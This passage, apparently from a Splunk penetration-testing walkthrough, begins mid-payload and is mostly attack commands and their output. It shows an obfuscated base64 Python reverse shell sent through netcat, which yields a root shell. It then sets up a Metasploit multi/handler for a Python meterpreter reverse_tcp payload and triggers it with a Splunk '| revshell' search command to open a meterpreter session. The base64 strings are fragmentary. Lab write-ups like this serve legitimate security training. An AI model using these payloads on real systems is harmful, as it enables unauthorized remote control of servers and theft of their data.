2tldC5TT0NLX1NUUkVBTSkgOyBzLmNvbm5lY3QoKGhvc3QgICAgICAsICAgICAgICAgcG9ydCkpIDsgb3MuZHVwMihzL
pICAgICAgLCAgICAgICAgIDIpIDsgcD1zdWJwcm9jZXNzLmNhbGwoIi9iaW4vYmFzaCIp'.decode('base64'))"
```

The payload is uploaded through our existing Netcat session, all that needed to be done was the payload to be pasted into the terminal and executed but do not forget to run netcat listener inside a new terminal.

```
python -c "exec('aW1wb3J0IHNvY2tldCAgICAgICwgICAgICAgICBzdWJwcm9jZXNzICAgICAgLCAgICAgICAgIG9zID
2tldC5TT0NLX1NUUkVBTSkgOyBzLmNvbm5lY3QoKGhvc3QgICAgICAsICAgICAgICAgcG9ydCkpIDsgb3MuZHVwMihzLmZp
pICAgICAgLCAgICAgICAgIDIpIDsgcD1zdWJwcm9jZXNzLmNhbGwoIi9iaW4vYmFzaCIp'.decode('base64'))"
```

A new Netcat session is started on the port (4444) that we defined in our payload and we see the execution occur flawlessly. Once this netcat session is started run following command:

```
python –c 'import pty;pty.spawn("/bin/bash")'
```

And after executing the command we can see that shell is gained.

```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.37: inverse host lookup failed: Unknown host
connect to [192.168.0.7] from (UNKNOWN) [192.168.0.37] 49640
python -c 'import pty;pty.spawn("/bin/bash")'
root@ubuntu:/# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/#
```

Meterpreter Session


If you are hoping for a meterpreter session then you can use a multi handler for obtaining reverse connection of victim's machine.

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload python/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost 192.168.0.7
msf exploit(multi/handler) > set lport 9999
msf exploit(multi/handler) > exploit-j
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload python/meterpreter_reverse_tcp
payload => python/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.7
lhost => 192.168.0.7
msf5 exploit(multi/handler) > set lport 9999
lport => 9999
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.7:9999
```

Type following to execute a reverse shell

```
| revshell msf 192.168.0.7 9999
```



Boooom!! We got the meterpreter session.

And in this way saw Splunk penetration testing

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload python/meterpreter_reverse_tcp
payload => python/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.7
lhost => 192.168.0.7
msf5 exploit(multi/handler) > set lport 9999
lport => 9999
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.0.7:9999
msf5 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.0.7:

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter >
```